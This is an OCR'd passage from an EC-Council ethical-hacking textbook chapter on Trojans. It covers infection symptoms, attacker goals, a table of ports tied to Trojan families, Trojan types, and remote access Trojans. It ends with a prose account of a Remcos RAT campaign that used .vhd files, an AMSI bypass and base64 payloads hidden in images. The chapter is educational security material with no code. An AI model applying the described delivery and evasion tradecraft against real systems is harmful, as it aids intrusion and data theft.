


Figure 7.2: Advanced Persistent Threat Lifecycle

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Trojan Concepts

In this section, we will discuss the basic concepts of Trojans to understand various Trojans and backdoors as well as their impact on network and system resources. This section describes Trojans and highlights their purpose, symptoms, and common ports used. It also discusses the various methods adopted by attackers to install Trojans to infect target systems and perform malicious activities.

This section also describes various types of Trojans. Every day, attackers discover or create new Trojans designed to discover vulnerabilities of target systems. Trojans are categorized by the way they enter systems and the types of actions they perform on these systems.

What is a Trojan?

According to ancient **Greek mythology**, the Greeks won the **Trojan War** with the aid of a giant wooden horse that was built to hide their soldiers. The Greeks left this horse in front of the gates of Troy. The Trojans thought that the horse was a gift from the Greeks, which they had left before apparently withdrawing from the war and brought it into their city. At night, the Greek soldiers broke out of the wooden horse and opened the city gates to let in the rest of the Greek army, who eventually destroyed the city of Troy.

Inspired by this story, a computer Trojan is a program in which malicious or harmful code is contained inside an apparently harmless program or data, which can later gain control and cause damage, such as ruining the file allocation table on your hard disk. Attackers use computer Trojans to trick the victim into performing a predefined action. Trojans are activated upon users' specific predefined actions such as unintentionally installing a malicious software, clicking on a malicious link, etc., and upon activation, they can grant attackers unrestricted access to all the data stored on the compromised information system and potentially cause

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

severe damage. For example, users could download a file that appears to be a movie, but, when executed, unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

A Trojan is wrapped within or attached to a legitimate program, meaning that the program may have functionality that is not apparent to the user. Furthermore, attackers use victims as unwitting intermediaries to attack others. They can use a victim's computer to commit illegal DoS attacks.

Trojans work at the same level of privileges as the victims. For example, if a victim has privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks), once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase the level of access even beyond the user running it. If successful, the Trojan can use such increased privileges to install other malicious code on the victim's machine.

A compromised system can affect other systems on the network. Systems that transmit authentication credentials such as passwords over shared networks in clear text or a trivially encrypted form are particularly vulnerable. If an intruder compromises a system on such a network, he or she may be able to record usernames and passwords or other sensitive information.

Additionally, a Trojan, depending on the actions it performs, may falsely implicate a remote system as the source of an attack by spoofing, thereby causing the remote system to incur a liability. Trojans enter the system by means such as email attachments, downloads, and instant messages.




Figure 7.3: Depiction of a Trojan attack

Indications of Trojan Attack

The following computer malfunctions are indications of a Trojan attack:

- The computer screen blinks, flips upside-down, or is inverted so that everything is displayed backward.
- The default background or wallpaper settings change automatically. This can be performed using pictures either on the user's computer or in the attacker's program.
- Printers automatically start printing documents.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Web pages suddenly open without input from the user.
- The color settings of the operating system (OS) change automatically.
- Screensavers convert to a personal scrolling message.
- The sound volume suddenly fluctuates.
- Antivirus programs are automatically disabled, and the data are corrupted, altered, or deleted from the system.
- The date and time of the computer change.
- The mouse cursor moves by itself.
- The left- and right-click functions of the mouse are interchanged.
- The mouse pointer disappears completely.
- The mouse pointer automatically clicks on icons and is uncontrollable.
- The Windows Start button disappears.
- Pop-ups with bizarre messages suddenly appear.
- Clipboard images and text appear to be manipulated.
- The keyboard and mouse freeze.
- Contacts receive emails from a user's email address that the user did not send.
- Strange warnings or question boxes appear. Often, these are personal messages directed at the user, asking questions that require him/her to answer by clicking a Yes, No, or OK button.
- The system turns off and restarts in unusual ways.
- The taskbar disappears automatically.
- The Task Manager is disabled. The attacker or Trojan may disable the Task Manager function so that the victim cannot view the task list or end the task on a given program or process.
- The disk space suddenly disappears, or constant disk errors pop up on the screen.
- Presence of unwanted new programs, favorites, or bookmarks on the browser.
- Unusual network activity when the user is not active.
- Devices or applications getting encrypted themselves.
- Presence of unusual or new icons on the desktop.
- Unusual high CPU or memory usage, as the Trojan running in the background can consume system resources.
- Programs starting or closing automatically without user initiation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.4: Diagram showing how the attacker extracts information from the victim system

How Hackers Use Trojans

Attackers create malicious programs such as Trojans for the following purposes:

- Delete or replace OS's critical files
- Generate fake traffic to perform DoS attacks
- Record screenshots, audio, and video of victim's PC
- Use victim's PC for spamming and blasting email messages
- Download spyware, adware, and malicious files
- Disable firewalls and antivirus
- Create backdoors to gain remote access
- Infect the victim's PC as a proxy server for relaying attacks
- Use the victim's PC as a botnet to perform DDoS attacks
- Steal sensitive information such as:
  - Credit card information, which is useful for domain registration as well as for shopping using keyloggers
  - Account data such as email passwords, dial-up passwords, and web service passwords
  - Important company projects, including presentations and work-related papers
- Encrypt the victim's machine and prevent the victim from accessing the machine
- Script kiddies may just want to have fun with the target system; an attacker could plant a Trojan in the system just to make the system act strangely (e.g., the mouse functions improperly, generating annoying pop-up windows to disrupt user experience, etc.).
- The attacker might use a compromised system for other illegal purposes such that the target would be held responsible if these illegal activities are discovered by the authorities
- Infected devices can be conscripted into a botnet, a network of compromised computers under the control of an attacker. Botnets are often used to launch distributed denial-of-service (DDoS) attacks, send spam emails, or mine cryptocurrencies.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Trojans can serve as a delivery mechanism for other types of malware, including viruses, worms, and spyware. This capability allows attackers to exploit the initial breach further and maximize the damage or profit from their attack.

Common Ports used by Trojans

Ports represent the entry and exit points of data traffic. There are two types of ports: hardware ports and software ports. Ports within the OS are software ports, and they are usually entry and exit points for application traffic (e.g., port 25 is associated with SMTP for e-mail routing between mail servers). Many existing ports are application-specific or process-specific. Various Trojans use some of these ports to infect target systems.

Users need a basic understanding of the state of an "active connection" and ports commonly used by Trojans to determine whether a system has been compromised.

Among the various states, the "listening" state is the important one in this context. The system generates this state when it listens for a port number while waiting to connect to another system. Whenever a system reboots, Trojans move to the listening state; some use more than one port: one for "listening" and the other(s) for data transfer. Common ports used by different Trojans are listed in the table below.

Port	Trojan	Port	Trojan
2	Death	5001/50505	Sockets de Troie
20/22/80/ 443	Emotet	5321	FireHotcker
21/3024/ 4092/5742	WinCrash	5400-02	Blade Runner/Blade Runner 0.80 Alpha
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash, DarkFTP	5569	Robo-Hack
22	Shaft, SSH RAT, Linux Rabbit	6267	GW Girl
23	Tiny Telnet Server, EliteWrap	6400	Thing
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy, Haebu Coceda, Shtrilitz Stealth, Terminator, Kuang2 0.17A-0.30, Jesrto, Lazarus Group, Mis-Type, Night Dragon	6666	KilerRat, Houdini RAT
26	BadPatch	6667/12349	Bionet, Magic Hound
31/456	Hackers Paradise	6670-71	DeepThroat
53	Denis, Ebury, FIN7, Lazarus Group, RedLeaves, Threat Group-3390, Tropic Trooper	6969	GateCrasher, Priority

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Port	Trojan	Port	Trojan
68	Mspy	7000	Remote Grab
80	Necurs, NetWire, Ismdoor, Poison Ivy, Executer, Codered, APT 18, APT 19, APT 32, BBSRAT, Calisto, Carbanak, Carbon, Comnie, Empire, FIN7, InvisiMole, Lazarus Group, MirageFox, Mis-Type, Misdat, Mivast, MoonWind, Night Dragon, POWERSTATS, RedLeaves, S-Type, Threat Group-3390, UBoatRAT	7300-08	NetMonitor
113	Shiver	7300/31338/ 31339	Net Spy
139	Nuker, Dragonfly 2.0	7597	Qaz
421	TCP Wrappers Trojan	7626	Gdoor
445	WannaCry, Petya, Dragonfly 2.0	7789	ICKiller
456	Hackers Paradise	8000	BADCALL, Comnie, Volgmer
443	ADVSTORESHELL , APT 29, APT 3, APT 33, AuditCred, BADCALL, BBSRAT, Bisonal, Briba, Carbanak, Cardinal RAT, Comnie, Derusbi, ELMER, Empire, FELIXROOT, FIN7, FIN8 , gh0st RAT, HARDRAIN, Hi-Zor, HOPLIGHT, KEYMARBLE, Lazarus Group, LOWBALL, Mis-Type, Misdat, MoonWind, Naid, Nidiran, Pasam, PlugX, PowerDuke, POWERTON, Proxysvc, RATANKBA, RedLeaves, S-Type, TEMP.Veles , Threat Group-3390, TrickBot, Tropic Trooper, TYPEFRAME, UBoatRAT	7777	GodMsg
555	Ini-Killer, Phase Zero, Stealth Spy	8012	Ptakks
666	Satanz Backdoor, Ripper	8080	Zeus, APT 37, Comnie, EvilGrab, FELIXROOT, FIN7, HTTPBrowser, Lazarus Group, Magic Hound, OceanSalt, S-Type, Shamoon, TYPEFRAME, Volgmer
1001	Silencer, WebEx	8443	FELIXROOT, Nidiran, TYPEFRAME
1011	Doly Trojan	8787/54321	BackOfrice 2000
1026/ 64666	RSM	9989	iNi-Killer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Port	Trojan	Port	Trojan
1095-98	RAT	10048	Delf
1170	Psyber Stream Server, Voice	10100	Gift
1177	njRAT	10607	Coma 1.0.9
1234	Ultors Trojan	11000	Senna Spy
1234/ 12345	Valvo line	11223	Progenic Trojan
1243	SubSeven 1.0 – 1.8	12223	Hack´99 KeyLogger
1243/6711/ 6776/27374	Sub Seven	12345-46	GabanBus, NetBus
1245	VooDoo Doll	12361, 12362	Whack-a-mole
1777	Java RAT, Agent.BTZ/ComRat, Adwind RAT	16969	Priority
1349	Back Office DLL	20001	Millennium
1492	FTP99CMP	20034/1120	NetBus 2.0, Beta-NetBus 2.01
1433	Misdat	21544	GirlFriend 1.0, Beta-1.35
1600	Shivka-Burka	22222/ 33333	Prosiak
1604	DarkComet RAT, Pandora RAT, HellSpy RAT	22222	Rux
1807	SpySender	23432	Asylum
1863	XtremeRAT	23456	Evil FTP, Ugly FTP
1981	Shockrave	25685	Moon Pie
1999	BackDoor 1.00-1.03	26274	Delta
2001	Trojan Cow	30100-02	NetSphere 1.27a
2115	Bugs	31337-38	Back Orifice/ Back Orifice 1.20 /Deep BO

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Port	Trojan	Port	Trojan
2140	The Invasor	31338	DeepBO
2140/3150	DeepThroat	31339	NetSpy DK
2155	Illusion Mailer, Nirvana	31666	BOWhack
2801	Phineas Phucker	34324	BigGluck, TN
3129	Masters Paradise	40412	The Spy
3131	SubSari	40421-26	Masters Paradise
3150	The Invasor	47262	Delta
3389	RDP	50766	Fore
3700/9872-9875/10067/10167	Portal of Doom	53001	Remote Windows Shutdown
4000	RA	54321	SchoolBus .69-1.11 /
4567	File Nail 1	61466	Telecommando
4590	ICQTrojan	65000	Devil
5000	Bubbel, SpyGate RAT, Punisher RAT		

Table 7.1: Trojans and corresponding port of attack

Types of Trojans

Trojan are classified into many categories depending on the exploit functionality targets. Some Trojans types are listed below:

1. Remote Access Trojans
2. Backdoor Trojans
3. Botnet Trojans
4. Rootkit Trojans
5. E-Banking Trojans
6. Point-of-Sale Trojans
7. Defacement Trojans
8. Service Protocol Trojans
9. Mobile Trojans
10. IoT Trojans
11. Security Software Disabler Trojans
12. Destructive Trojans
13. DDoS Attack Trojans
14. Command Shell Trojans

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Remote Access Trojans

Remote access Trojans (RATs) provide attackers with full control over the victim's system, thereby enabling them to remotely access files, private conversations, accounting data, etc. The RAT acts as a server and listens on a port that is not supposed to be available to Internet attackers. Therefore, if the user is behind a firewall on the network, it is less likely that a remote attacker will connect to the Trojan. Attackers in the same network located behind the firewall can easily access Trojans.

For example, Jason is an attacker who intends to exploit Rebecca's computer to steal her data. Jason infects Rebecca's computer with server.exe and plants a reverse connecting Trojan. The Trojan connects through Port 80 to the attacker, establishing a reverse connection. Now, Jason has complete control over Rebecca's machine.




Figure 7.5: Working of Remote Access Trojan

Attackers use RATs to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his or her awareness. Moreover, they can perform screen and camera capture, code execution, keylogging, file access, password sniffing, registry management, and so on. They infect victims via phishing attacks and drive-by downloads, and they propagate through infected USB keys or networked drives. They can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.

- **Remcos RAT**

  Source: *https://cybersecuritynews.com*

  Recent analyses reveal an alarming tactic where cybercriminals are employing virtual hard disk (.vhd) files to spread the Remcos Remote Access Trojan. This method was spotted through VirusTotal sample reviews, with one specific instance showcasing a new attack vector. The .vhd file contained various files, among them a shortcut initiating a PowerShell script named "MacOSX.ps1", exhibiting multifaceted capabilities, including dated cyberattack strategies. This marks a notable shift toward using weaponized .vhd files in cyber threats.

  The MacOSX.ps1 script displayed advanced tactics, including disguising a PDF as a PNG for download and setting up a task for the download and execution of another PowerShell script. It utilized an AMSI Bypass, downloaded a VB script hidden within a

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

PNG, and decoded to unveil another PowerShell script in base64. This script then retrieved an image file with a base64 encoded .NET DLL file, demonstrating the attackers' complex methods.

